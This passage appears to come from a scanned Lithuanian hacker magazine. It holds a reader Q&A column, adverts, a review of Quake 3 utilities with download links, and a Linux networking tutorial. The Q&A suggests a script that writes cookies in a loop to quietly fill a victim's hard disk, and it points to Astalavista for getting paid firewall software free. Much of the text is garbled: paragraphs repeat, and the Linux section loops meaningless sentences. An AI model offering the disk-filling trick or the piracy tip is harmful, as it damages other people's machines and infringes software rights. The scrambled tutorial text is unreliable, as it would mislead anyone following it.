pavyzdžiui, su džemu arba vyšnių kremu. Kai tu užieni į kokį nors saitą, jis turi teisę paruošti tavo naršyklei, o per ją – kietam diskui reikiamą sausainių skaičių. Kai sausainiai paruošti, juos deda į *Windows\Cookies*. Tai vienintelė vieta, prie kurios turi priėjimą HTML. "Cookies" – tekstiniai failai, kuriuose gali būti įrašytas tavo slaptažodis (jei kur nors uždėjau paukščiuką ant "Prisiminti slaptažodį") arba *loginas*, arba tiesiog vardas ir pavardė iš formų. Visa tai daroma dėl patogumo – užeidamas į saitą neturėsi įvesti slaptažodžio, o jis su tavim pasisveikins "Sveikas, Petrai. Jau 666-ąjį kartą aplankei mūsų *tūšą*", taip pat statistikos tikslais. Dėl slaptos informacijos perdavimo per "Cookies" iki šiol tęsiasi ginčai, bet daugelis specialistų iki šiol mano, kad tai neįmanoma. Nors yra ir kitų minčių. Paskaityk internete konferencijas.

Q: Kaip galima panaudoti "Cookies" blo-giams tikslams?

■ ■ Dar ir kaip. Viena vertus, duomenys bus apsaugoti, nes "Cookies" gali gyventi tik savo kataloge ir išeiti už jo ribų negalės. Bet vieta kietajame diske neapsaugota. Parašęs paprasčiausią skriptą aš paleidau nedidelį ciklą, kuriame 100 kartų įrašiau sausainiuką. Atominę bombą man į užpakalį, bet skriptas buvo įvykdytas, ir mano diske vietos sumažėjo 30 Kb. O jei paleisi tokį ciklą ilgesniam laikui ir rašysi didesnius sausainiukus? Galima labai pakenkti kietajam diskui. O svarbiausia, kad lameris nesupras, kur dingio visa vieta.

Q: Kas per ISDN ir kam to reikia?

■ ■ Tai standartas. Yra tokie ISDN modemai, skirti sparčiajam prisijungimui per ISDN linijas, kurios yra prieinamos ISDN žmonėms su ISDN pinigėmis. Paprastiems mirtingiesiems su Acorp-UsR suderinamomis pinigėmis toks dalykas tik sapnuose prieinamas.

Q: Kaip man gauti greitą ryšį su internetu, pavyzdžiui, 2 Mbit/s?

■ ■ Tam reikės didelio ir storo... (ką, vėl ne tai pagalvojai?) Turėjau omeny ryšio kanalą :)). O tam reikės didelės ir storos... (ir vėl ne tai? Pipire, tau kažkas negerai, turėjau omeny piniginę :)). O jei tokios neturi, tai sėdėk su savo mažu ir plonu... (čia gali galvoti ką tik nori :)). Nors palauk, daugelyje miestų dabar tapo populiarūs vietiniai tinklai su plačiais išėjimais į internetą. Paprastai pajungimas į tokį tinklą nėra brangus, o ir mėnesinis mokestis nebaisus, todėl tai tikrai apsimoka... Vienintelis dalykas – jei esi *warez-man*, tai paruošk pinigus, nes kartais yra apmokestinamas duomenų srautas, pavyzdžiui, kiekvienas 150 Mb kainuos papildomai.

Q: Užsiregistravau pas vieną IPT, ar jis pastebės, jei įeisiu iš kito *login*o?

■ ■ Jei turi smegenis, tai pastebės. O jei

ne, tai gyvensi sau ramiai. Jei elgsiesi teisingai, tai nieko neatsitiks. Tačiau dažniausiai IPT nestoja į jokių ginčus, o tiesiog atjungia žmogų. Šiaip, rizikos yra visuomet. Jei bijai rizikuoti, tai kam išvis pradėti kažką daryti? Čia tau patarimas: jei nutarei užsiimti hakerių darbais, tai būk paranojiku – tik tai galės išgelbėti tavo užpakalį.

Q: Štai ko noriu paklausti: ar gali būti, kad viena programa sėdi kokiam nors *porte*, pavyzdžiui, TCP 666, o kita sėdi ir stebi šį *portą*?

■ ■ Kita programa laisvai gali stebėti kitą *portą*. Tokios programos vadinamos *snifferiais*. Maža to, *snifferiai* gali stebėti visą *trafiką*, o ne atskirus *portus*.

Q: Kur gauti nemokamą saugos sieną?


■ ■ Nemokamos ieškok nemokamose operacinėse, turbūt supratai, kad **nixuose*. Čia tokių programų – kiek nori. O mūsų požiūriu geriausia saugos siena yra komandos "System7" (www.system7.com). Deja, ji nėra nemokama, bet "Astalavista" padeda išspręsti šią problemą.



JIS LABAI NORĖJO SUŽINOTI...




KAIP TOKS NEBRANGUS SKENERIS
TIKRAI DIRBA PUIKIAI!



nuo 253,-

MUSTEK 1200 CP Plus
Skiriamoji geba: 19200 x 19200 dpi
Spalvos: 48 bit



nuo 254,-

MUSTEK 1200 CU Plus
Skiriamoji geba: 19200 x 19200 dpi
Spalvos: 48 bit



nuo 362,-

MUSTEK BarPaw 1200 One touch
Skiriamoji geba: 19200 x 19200 dpi
Spalvos: 48 bit



nuo 1624,-

MUSTEK 1200 SP PRO
Skiriamoji geba: 9600 x 9600 dpi
Spalvos: 36 bit

Mustek
THE POWER OF SCANNING

Pro Futuro (22) 232954
Komparsa (22) 310262
Aigvis (22) 226305
B.G.M. (22) 263530
BMS (27) 320555
Kibernetikos
pasaulis (27) 321288
Inida (27) 311224
SKS (27) 323201
INIT (27) 313031
Fiopas (27) 323191
Fiopas (26) 411887
SKS Klaipėda
(26) 382139

acc
COMPUTER COMPONENTS

KARINIS KVAKERIO SOFTAS

Jakie www.pcgamer.ru, icq:341704, jakie@quake.ru, vertėja: Ramunė (mail@hacker.lt)

Programos, utilitos, patėai – svarbūs dalykai, ir kvakeriavimas – ne išimtis. Jei atskaitos taškų pasirinksim pirmojo "Quake" pasirodymą, tuomet suskačiuoti visų iki vienos utilitos būtų neįmanoma. Daugelis jų buvo nereikalingos, kitos – nepatogios, tačiau kai kurios (jų buvo, suprantama, nedaug) ilgam išliko mūsų atmintyje kaip itin naudingos. Dabar – 3-iasis "Quake" periodas, ir kitiems "Quake" sukurtos utilitos pamažu traukiasi į antrąjį planą. Kas gi įdomaus ir naudinga buvo sukurta būtent trečiajam "Quake"? Jei nori sužinoti atsakymą, turėsi perskaityti šį straipsnį iki pabaigos...

"DEMKOS"

Nu, ir kas gi nemėgsta jų žiūrėti? Juk žiūrėti visi, išskyrus tuos, (siūlau prisiminti interviu su juo viena iš "Hackerio" numerių). Tačiau kurio programą pasirinkti? Kun jų tinkamiausia? Pažiūrėkime iš arti.

"Demoplay"

"Q3demo player"


Q3DemoPlayer by DizzoVe



Наверное, Вы перенесли Ваш каталог с Quake'ом в другое место. Откройте файл "demo player.ini" в директории с Windows и напишите каталог с Quake'ом, только без последнего слэша, например "D:\Games\Quake III Arena".

OK

Puikus grotuvas, kai dirba...




Legionaro programa :)

Tai viena pirmųjų ir, žinoma, likusi visų šviesioje demokos programų. Ja naudotis galima ir šiais laikais. Ši programa turi keletą trūkumų, dėl kurių nepatogu vadinti ją sėkminga. Pagrindinis trūkumas – tai kova su cd-key. Jei tu jo neturi, tave gali "užsilenkti" iš karto. Antrasis trūkumas – tam tikri programos apribojimai: jos apleidusi būna pavargusi nuo kodavimo ir apleidusi atmintį. Tad ir sustingusi "Demoplay" 2.4-ojoje versijoje. Nepaisant to, Q2/Q1 programa veikia puikiai. Paskutinąją versiją gali persipumpuoti iš <http://demoplay.gibbed.com/>

Tai "DizzoVe" kūrėjo darbelis (jų mūsų apžvalgoje sutiksi dar keletą). Ši programa visai neblogai groja demkas, egzistuoja peržaidimo greičio didinimo/mažinimo faktoriai. Tačiau yra ir vienas trūkumas, dėl kurio, tarkim, aš, negalėjau paleisti šios programos savo kompiuteryje (teko testuoti pas bičiulį). Programos autorius teigia, jog tai "Windows" kiaulystė.

Ką gi... gali būti. Paskutinąją programos versiją galima persipumpuoti iš <http://armagedron.boom.ru/q3demo player.zip>.



Pats funkcionaliausias demoplejeris

"Demo Show Creator"

Tiesiog pribloškianti savo funkcionalumu programa: gali vaikštinėti po direktorijas, ieškant demų (kažkas panašaus į *acdsee explorer*), gali iš demų kurti *play list*, gali perjunginėti versijas, turi galimybę papildyti informacijos apie demą, kurią galėtum perskaityti ir kitas dėsnių narys ir, visų svarbiausia, – suteikia galimybę peržiūrėti absoliučiai visą informaciją apie demą: santykis, žemėlapis, žaidėjai, fragai – aprėpiama viskas! Programa būtų ideali, jei ne vienas BET – cd-key, be kurio 1.27h demkos atkrinta. Paskutinąją versiją galima persipumpuoti iš www.3dcenter.de.

Labai miela, jog ši programos versija buvo sukurta būtent "Hackeriui". Trumpai apie ją. Labai patogi. Taip pat universali (egzistuoja keletas galimų nustatymų tipų), su daugybe skrinų ir puikia anotacija. Visų svarbiausia – visiems arba daugeliui suprantama rusų kalba! Apskritai, jei tau reikia, visiškai realus konfigas per 10 minučių, – ši programa skirta būtent tau. Persipompuoti paskutinįją versiją gali iš <http://armagedron.boom.ru/q3configmaker.zip>.

BOTAI

Ties šia antrašte daugelis turbūt susimąstys: "Na, kam mums tie botai?" Gal jūs ir teisūs, tačiau kai kuriuos peržiūrėti vertėtų. Juk kartais būna malonu sudoroti Lakermą :-).

"LakerBot"

"Napalmo" nuomone, būtent šis botas visų geriausias. Iš tiesų šauda jis neblogai, tačiau juda bei stringa – tiesiog kaip kritantys 95-ieji "Windows". Trūkumu galima laikyti ir programos pakrovimo metodus: reikia sukurti atskirą MOD direktoriją ir krauti ją būtent kaip modą. Savaiame suprantama, jog atkrinta tokios fišos kaip *osp hud* (prisimink, ką perskaitei praėjusiame "Hackerio" numeryje)... Taigi – botas mėgejams.

APŠALĖLIS

Savo laiku šis botas sukėlė labai daug triukšmo. Tam buvo savų priežasčių. Jo taiklumo negalima lyginti absoliučiai su niekuo. Paradoksalu, bet trūkumai – jo privalumuose. Dėl jo žvėriško šaudymo (tarkim, iš *mašingano*) tenka keisti visą žaidimo taktiką, o tai savo ruožtu nėra labai gerai. Trumpiau tariant, drauguži, visų geriausiai žaisti su senu mielu "Anarki" :-).

SVARBI INFORMACIJA (AKA MUST HAVE)

Toliau bus visų reikiamų nustatyti "Quake3 Arena" failų linkai.

www.polosatiy.com/files/click.php3?id86
www.olosatiy.com/files/click.php3?id85

<http://pk.dtf.ru/russian/files/files/q3pointrelease127hbeta.exe>

OSP

Pirmiausia dar kartą perskaityk praėjusįjį numerį, kuriame rasi išsamios informacijos. Šį kartą trumpai:

1.17h versijai:

www.orangesmoothie.org/downloads/beta/z-osp-cgame099n.pk3 – standartas

1.27h versijai:

www.orangesmoothie.org/downloads/beta/op-quake3-099s2.zip – straipsnio rašymo metu – paskutinė *osp* (nemėgstu gauti laiškų, kuriuose rašoma: "na, kam tas pasėnusias versijas aprašinėji" :-)).

PROGRAMUOTOJAMS

"Quake3" pradinę medžiagą galiama drąsiai persipompoti iš:

www.polosatiy.com/files/click.php3?id89

Tačiau kam gi to reikia? :-)

www.polosatiy.com/files/click.php3?id112

Na, o čia yra pakankamai įdomios informacijos apie *botų* kūrimą/redagavimą. Pamėginti sukurti pačiam niekada ne vėlu.

TVIKERIAI/REDAKTORIAI

"Q3gradient"


Tai viena populiariausių, plačiausiai naudojamų programų. Jei dar jos nenaršei, gali manyti, jog apie "Quake 3" nieko nežinai :-). Persipompuoti privaloma!

www.polosatiy.com/files/click.php3?id98.

Dar vieną redaktorių tikrai surasi, jei užsuksi į www.polosatiy.com/files/click.php3?id99. Na, tiesą sakant, nieko įdomiau čia nėra, tai tiesiog dar vienas redaktorius, kuris vargu ar kam nors patiks.

VISA KITA (arba, kaip mėgsta sakyti užsieniečiai, MISCELLANEOUS)

"Dzip"




Quake archive

Puiki programa, tinkama *quake* demams sutraukti, tiesa, ji tinka tik šiam veiksmui. Visuomet maniau, jog niekas negali geriau sutraukti *dem*os, tačiau neseniai palyginau paskutiniąsias "Winrar" ir "Dzip" versijas, ir paaiškėjo, jog programa mirė :(. "Winrar" supakavo 1.5 Mb failą 20 Kb kompaktiškiau (jei nustatysi maksimalų sutraukimą). Paskutinįją versiją visuomet surasi <http://planetquake.com/sda/dzip/download.html>.

PS2/Rate

Drauguži, turbūt nedaug beliko piliečių, kurie neturėtų šios programėlės. Tiems nelaimeliams primenu, jog programa suteikia galimybę *ps2* jungčiai įsibėginti padedant pelytei ir yra nepakeičiama kiekvieno žaidėjo pagalbininkė. Be jos mes visi žaistume kaip "polosai" :-). Persipompuk iš <http://pk.dtf.ru/russian/files/files/ps2rate.zip>



"Game-dlls"

Ši programa suteikia keletą papildomų */ps* žaidžiant "Quake". Tiesą sakant, jei jų turi nors 150-200, tuomet ši programa tau ne itin ir reikalinga. Tačiau jei iš 40-ties arenoje niekaip neišsikapstai, tuomet bėk kuo greičiau ir perspompuk šią aukso gyslą :-). POMPUPUK IŠ <http://pk.dtf.ru/russian/files/files/game-dlls.zip>.

"Demos converter"

Pradėjęs apžvalga, šią programą priskynau *demos*, tačiau paskui perkėliau į šią pastraipą. Tiems, kurie nesusprato esmės, aiškinu, jog ši programa konvertuoja 1.17 ir 1.27 versijų *demos* (visų mūsų džiaugsmui, tiek pirmyn, tiek atgal). Iš principo ji pateikiama kartu su neseniai pasirodžiusiais *demos* įrenginiais, tačiau galima ir pačiam konvertuoti :-). Pasiimti programą gali nukelelaves į <http://pk.dtf.ru/russian/files/files/converter.zip>.

"Q3Bench"

Visai nebloga */ps* testavimui skirta *utilita*. Gerai žinoma tiems, kurie naudoja *pk3* skaičiuodami */ps* :-). Tūn de vyriaus galybes nustatymų ir darbo metodų. Tačiau, mano nuomone, lengviau konvertuoti seną pažįstamą *demo001.dm3* ir ramiausiai testuoti */ps* per kvaką. Jei kas dar nežino, suminkti reikės taip: *demo demo001.dm3*. Paskutinįją "Q3Bench" versiją rasi adresu: www.outragedgames.com/Q3Bench.

Demo meniu

Šios programos autoriui (kazin kokiam Prižbycie :-)) nepatiko įprastas "Quake" *demo* meniu tipas, ir jis, truputį pamąstęs, ėmė ir parašė *pk3* failą, kuris sugebėjo pasiekti net atokiausius mūsų gimtosios šalies kampelius. Šis failas garsus dar ir tuo, jog absoliučiai neturi įtakos susijungiant su nustatyto serveriu. Vienintelė programos problema vyrukas laiko tai, jog koks nors gudrošius naršytojas pervedins šį aukso vertės failą, tuomet programa nustotų veikti :-). Perspompuoti programą gali iš <http://pk.dtf.ru/russian/files/files/127demomenu.zip>.

LINKSMINTOJĖLĖS

Savaime suprantama, jog labiausiai laukei būtent šio skirsnio. Et, kokios ten programos, *utilitos*, nustatymai? Pasilinksinkime :-).

"Funnames"

Jau pats pavadinimas kelia šypsena. Tai programa, skirta išvaizdžiam *niku* sukurti. Gali būti, jog ji tam ir padeda, tačiau smūginio metodo (*imho*) vis tiek kokybiškiau pavyksta. Siūlomos visos spalvos, visi galimi simbolių variantai. Trumpiau tariant, naudojantis šia programa galima sukurti absoliučiai visus *niku* ti-

pus. POMPUPUK IŠ: <http://www.polosatiy.com/files/click.php3?id108>

Dar viena šauni programa (tiesa, ją galima priskirti ir tvikeriams). Ji pašalina pranešimus tarp vienos programos žaidėjų. Reikalingas dalykėlis, jei nenori, jog visas pasaulis sužinotų apie tavo *super puper* slapto pranešimus :-). Perspompuk iš www.polosatiy.com/files/click.php3?id95.

MAPAI/MODAI

Pateiksiu tau paprasčiausią sąrašą:

<http://pk.dtf.ru/russian/files/files/q3dm8a.zip> – mažutėlė, tačiau labai įdomi ir žaisminga mapa, rekomenduoju. Aka *cpml*.

<http://pk.dtf.ru/russian/files/files/cpm1a.zip> – tai pati mapa. Šiek tiek žinomas pakeistas paprastojo *cpm1* variantas vadinamas *cpm1a* :-).

<http://pk.dtf.ru/russian/files/files/q3dm6tmp.zip> – populiariausia *tmp* failinė korta, *must download*.

<http://pk.dtf.ru/russian/files/files/q3dm7tmp.zip>, <http://pk.dtf.ru/russian/files/files/q3dm12tmp.zip>, <http://pk.dtf.ru/russian/files/files/q3dm14tmp.zip> – likusios šios serijos kortos.

<http://pk.dtf.ru/russian/files/files/ztn3dm1.zip> – ztn – na, kas gi nepažįsta? Pui ki mapa, pompupuk!

<http://pk.dtf.ru/russian/files/files/ztn3tourney1.zip> – šiek tiek pakeistas ankstesniojo mapo variantas, sukurtas specialiai *cp1*. Teks pereiti prie šio mapo, nors iš esmės niekas nepakitę :-).

www.polosatiy.com/files/click.php3?id110 – *promode*. Labai įdomus fiksifikatas, tačiau, deja,

pradingęs užmarštin. Šis modas – tai sugrizimas prie "Quake1", prie jo greičio ir daugialypumo. Jei dar neregėjai, bėgte :-). www.polosatiy.com/files/click.php3?id124 – "Head Hunters". Šis modas egzistuoja labai senai. Užtikau ji visiškai atsitiktinai, maniau, jog "Q3" versijos paprasčiausiai neegzistuoja. Trumpai apie žaidimą: reikia atnešti prieššininko makaulę prie altoriaus, beje, geriausia tų makaulių kaip įmanoma daugiau (tačiau ir pačiam būti užfarginiu – taip pat itin realu). Pati idėja tikrai įdomi. Nors turu pridurti, jog "Q1" buvo įdomiau :-).

www.polosatiy.com/files/click.php3?id94 – "Rocket Arena". Vakaruose ji mėgstama ne ką mažiau nei paprastas "Quake". Reikia ir mums priartėti prie šios kultūros :-).

Na, štai, tiesą sakant, ir viskas. Išvardijau praktiškai visas "Quake 3" programas programėles. Tikuosi, jog mano pasirinkimas ir tau buvo įdomus. Jei ką ir praleidau, tau suteikiama galimybė mane papildyti. Bet tik tuo atveju, jei ką praleidau :-)).

Na, štai, tiesą sakant, ir viskas. Išvardijau praktiškai visas "Quake 3" programas programėles. Tikuosi, jog mano pasirinkimas ir tau buvo įdomus. Jei ką ir praleidau, tau suteikiama galimybė mane papildyti. Bet tik tuo atveju, jei ką praleidau :-)).

Na, štai, tiesą sakant, ir viskas. Išvardijau praktiškai visas "Quake 3" programas programėles. Tikuosi, jog mano pasirinkimas ir tau buvo įdomus. Jei ką ir praleidau, tau suteikiama galimybė mane papildyti. Bet tik tuo atveju, jei ką praleidau :-)).



DU TĖČIAI - TURTINGAS ir vargšas

Patikimiausia knyga
Turtuoliai ir vargšai
Bestselleris

Ko turtuoliai moko savo vaikus apie pinigus, o vargšams iki šiol tai nerūpėjo!

Robertas T. KIJOSAKIS
ir Šeron L. LECHTER

Ši knyga užkariavo daugelio pasaulio šalių knygų rinką.

Ji skirta vaikams, paaugliams ir jų tėveliams.

Knygos autorius Robertas Kijosakis patraukliu beletristiniu stiliumi pasakodamas apie savo vaikystę ir paauglystę, praleistą su dviem tėčiais, pataria, kaip elgtis su pinigais, atskleidžia, kaip ir kodėl jis tapo tikras finansų valdymo žinovas ir labai turtingas žmogus.

ŠI KNYGA YRA KITOKIA nei dauguma knygų apie tai, kaip tapti turtingam. Autorius skatina vaikus nuo mažų dienų taupyti ir investuoti, o tėvus ragina apmąstyti pasikeitusias gyvenimo sąlygas ir išmintingai patarti savo vaikams, kaip užsidirbti pragyvenimui.

Tai naujo mąstymo apie finansus pavyzdys ir tikras iššūkis sustabarėjusiai šių dienų švietimo sistemai.

"Du tėčiai – turtingas ir vargšas" pradžia galite paskaityti. www.knyguprekyba.lt

Šią knygą, kaip ir kitas **SIROKO** leidyklos knygas, galite nusipirkti su **NUOLAIDA VILNIAUS AUTOBUSŲ STOTIES KNYGYNE**.

Leidykla „Sirokas“ pristato
rengiamą spaudai knygą
Amazon.com
Robert Specior

Internete svetainėje Amazon.com Džeis Bezosas įgyvendino tai, ko pasaulis dar nebuvo matęs. Jis įkūrė penkį populiariausių interneto parduotuvių ir tapo vienu iš turtingiausių pasaulio žmonių.

Tačiau, nepaisant didžiulės sėkmės ir visų žinioskėdės laipsnių, užkulisinė Amazon.com istorija dar niekuomet nebuvo viešinta. Esant tokiam nežabotam Amazon.com burnui, žurnalistas ir graibstomiausių knygų autorius Robertas Spoktorius pateikia mums lengvai skaitomą ir naudingą informaciją prisodrintą pasakojimą apie kompanijos įkūrimą, jos triukšmingą nūdieną ir nenusipėjimą ateitį.

„Dėmesio! Vos perskaitę pirmąją pastraipą, jūs negalėsite padėti šios knygos į šalį, kol neperskaitysite paskutinės eilutės. Faktiškai tai dvi knygos vienoje: žavinga vieno iš įdomiausių mūsų laikų revoliucionierių istorija ir specialisto parašytas elektroninio verslo pasaulio vadovas. Jūsų investicijos į šią knygą atsipirks tučtuojau!“

David Siegel, garsios knygos „*Futurize Your Enterprise*“ autorius

Knygyneose ieškokite nuo gegužės mėn.



LINUX tinklo derinimas

ppmty (ppmty@gagauzclub.ru), vertėjas: Meow (meow@hecker.lt)

Na, ką, pipire? Matau, kad visus praėjusius "H." numerius tu atidžiai perskaičiau ir dabar surinkęs žmonių iš savo namo komandą esi pasiryžęs sukurti tinklą. Jau nusipirkai ir įvedei kabelius, turi tinklo plokščių pakelį. Tai, aišku, yra gerai, bet yra ir problema - vakar tu atsikrautei "Windows" ir įkišai vietoj jų į savo *hardą* LINUX, o dabar laužai galvą nežinodamas, kaip sukonfigūruoti tinklą iš Pingvino. Nesijaudink, mano straipsnis būtent apie tai, ir perskaitęs jį galėsi derinti tinklą užsi-merkęs.

Pirma

Pirmas dalykas, kurį turi sužinoti apie savo tinklo plokštę - tai jos gamintojo pavadinimas bei modelis (-). Visa tai gali būti parašyta ant dėžės arba ant pačios plokštės. Toliau užrašyk į sąrašą <http://cdb.sourceforge.net/cgi-bin/scdb?HTML=>

ENGLISH/cdb_listtemplates/menue.htm&LANG=ENGLISH

ir uždeik taškelį šalia "Network Adapter", toliau (jei norėsi) gali įrašyti gamintojo pavadinimą (*Manufacturer*), ir viskas - pamatysi lentelę su informacija apie gamintojus, tikslus tinklo plokščių pavadinimus bei statusą - ar veikia ši plokštė LINUX sistemoje, ar ne. Bet tai dar ne viskas! Jei paspausi kokią nors plokštės pavadinimą, tai atsiras dar viena lentelė, pagal kurią bus galima nustatyti, kuris iš *draivenų* pažadins tavo plokštę ir galės su ja veikti. Prisiminkim tai!!!

Po to, kai visas aprašytas procesas bus baigtas, kraunam LINUX. Taip pat reikės žinoti visus tinklo parametrus: savo IP adresą, potinklio šabloną (*netmask*), šliuzo (*Default Gateway*) IP adresą bei DNS serverio IP adresą. Variantų čia gali būti be galo daug, bet šiuo metu populiariausias yra toks - vienas tavo draugelis arba tu sudarai sutartį su

"Telekomu". Tuomet vienas išskiriamas kaip *routeris* (tai gali būti ir tavo kompas, o gali būti senas purvinas 486, į kurį tu įkiši "FreeSCO" - LINUX *routeris*). Tada konfigūruojamas *routeris*. Čia gali būti du labai populiarius variantai: vidinių IP adresų naudojimas arba *proxy serveris*. Abiem atvejais *routeryje* turi būti modemas, kad prisijungtum prie "Tako", ir tinklo plokštė, kad per tą modemą galėtum išsiųti visas tinklas. Taigi jei pasirinksi vidinius IP, tai *routeryje* turėtų būti atitinkamai sukonfigūruota NAT ("Network Address Translation") programa, kuri vers išeinančiuose paketuose vidinius IP į išorinį ir atvirkščiai įeinančiuose. Vidinių IP adresų intervalai yra tokie: 10.0.0.0 - 10.255.255.255 (A klasė), 172.16.0.0 - 172.31.255.255 (B klasė) ir 192.168.0.0 - 192.168.255.255 (C klasė). Jei naudosi *proxy serverį*, tai visi tinkle esantys žmonės turės nurodyti, kad išeina į internetą per tam tikrą kompiuterį ir per tam tikrą *portą*.



Konfigūravimas

Yra du LINUX tinklo konfigūravimo būdai: iš komandinės eilutės redaguojant failus arba naudojant programą "Linuxconf" (arba *netcfg*). Aš papasakysiu apie antrą būdą lygiagrečiai aiškindamas, kuriuose failuose yra tas arba anas dalykas. Tai padės tau pažinti LINUX iš arčiau. Paleidžiam "Linuxconf" ir pasirenkam meniu punktą "Networking", o toliau "Basic Host Information". Tada atsiranda kažkas panašaus į lentelę, kur reikia įrašyti duomenis apie savo kompi:

- *host name* - turi prasmę tik vietiniame tinkle su *domainu* ir DNS taisykla. Paprastame vietiniame tinkle jo pildyti lyg ir nereikia.

- Parašom paukščiuką šalia *Adapter1 - Enabled*, ir konfigūravimo tipas - *Manual*.

- *Primary name + domain* - irgi nebūtinai dalykas.
- *Aliases* - analogiškai.
- *IP address* - čia įvedi savo IP adresą.

- *Netmask* - tinklo šablonas, pagal kurį nustatoma, ar kompi yra viename IP tinkle, ar skirtinguose.

priversti šią nesveiką plokštę veikti, turėsi susidurti su keliom komandom, apie kurias dabar ir pašnekešim.

Naudingi failai:

/etc/sysconfig/network-scripts/ifcfg-eth0 (arba tiesiog *eth0*) - failas, kuriame yra interfeiso pavadinimas.

Na, ką, pipire? Matau, kad visus praėjusius "H." numerius tu atidžiai perskaitei ir dabar surinkęs žmonių iš savo namo komandą esi pasiryžęs sukurti tinklą. Jau nusipirkai ir įvedei kabelius, turi tinklo plokščių pakelį. Tai, aišku, yra gerai, bet yra ir problema - vakar tu atsikratei "Windows" ir įkišai vietoj jų į savo hardą LINUX, o dabar laužai galvą nežinodamas, kaip sukonfigūruoti tinklą iš Pingvino. Nesijaudink, mano stralpsnis būtent apie tai, ir perskaiteš // galėsi derinti tinklą užsimerkęs.

se. Dažniausiai yra naudojamas klasikinis C klasės šablonas - 255.255.255.0. Jis naudojamas, nes imant vidinius A klasės adresus, nes tai leidžia sukurti daugumą nepriklausomų tinklų.

- *Net Device* - tai tai, ko reikia, kad tinklas būtų įjungtas.

- *Network Module* - tai tai, ko reikia, kad tinklas būtų įjungtas. Modulo pavadinimas yra *ifcfg-eth0*. Modulo pavadinimas yra *ifcfg-eth0*. Modulo pavadinimas yra *ifcfg-eth0*. Modulo pavadinimas yra *ifcfg-eth0*.

mas (eth0), IP, *netmask*, "Network", "Broadcast" ir dar krūva parametrai, kurių esmės taip ir nepavyko suvokti :-).

/etc/resolv.conf - DNS serverių IP adresai.

/etc/sysconfig/network - *host name*, *domainas*, šiuo IP adresas.

/etc/hosts - kompiuterių pavadinimų sąrašas. Čia turi būti įrašyti visi kompiuterių pavadinimai, kurių pavadinimai turi būti įrašyti kaip alias *eth0* ir *lo*.

Įrašyti plokštės pardavėjo pavadinimą, kaip *eth0*. Tai yra pavadinimas, kurį turi būti įrašyti kaip *eth0*. Tai yra pavadinimas, kurį turi būti įrašyti kaip *eth0*. Tai yra pavadinimas, kurį turi būti įrašyti kaip *eth0*.

Štai ir viskas

